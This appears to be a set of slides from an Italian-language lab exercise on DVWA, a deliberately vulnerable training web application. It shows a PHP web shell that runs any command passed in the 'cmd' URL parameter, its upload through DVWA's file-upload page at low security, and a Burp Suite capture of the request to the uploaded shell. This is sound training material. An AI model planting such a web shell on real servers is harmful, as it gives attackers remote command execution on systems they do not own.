



S6-L1

CODICE PHP

A screenshot of a code editor window titled "-/Desktop/shell.php - Mousepad". The editor has a dark theme and a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with icons for file operations and editing. The code is written in PHP and is as follows:

```
1 <?php
2 if (isset($_GET['cmd']))
3 {
4     $cmd = $_GET['cmd'];
5     echo '<pre>';
6     $result = shell_exec($cmd);
7     echo $result;
8     echo '</pre>';
9 }
10 ?>
11
```

UPLOAD FILE ON DVWA



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File | No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

INTERCETTAZIONE CON BURP

The screenshot displays the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' section shows a request to `http://192.168.1.102:80` with buttons for 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open browser'. The 'Raw' tab is active, showing the raw HTTP request details.

Raw Request:

```
1 GET /dvwa/vulnerabilities/upload/shell.php HTTP/1.1
2 Host: 192.168.1.102
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=accc9fec9ec91c58d91810d971a76c4b
10 Connection: close
11
12
```

Inspector Panel:

Name	Value
Host	192.168.1.102
Cache-Control	max-age=0
Upgrade-Insecur...	1
User-Agent	Mozilla/5.0 (Win...
Accept	text/html,applic...
Accept-Encoding	gzip, deflate, br
Accept-Language	en-US,en;q=0.9
Cookie	security=low; PH...
Connection	close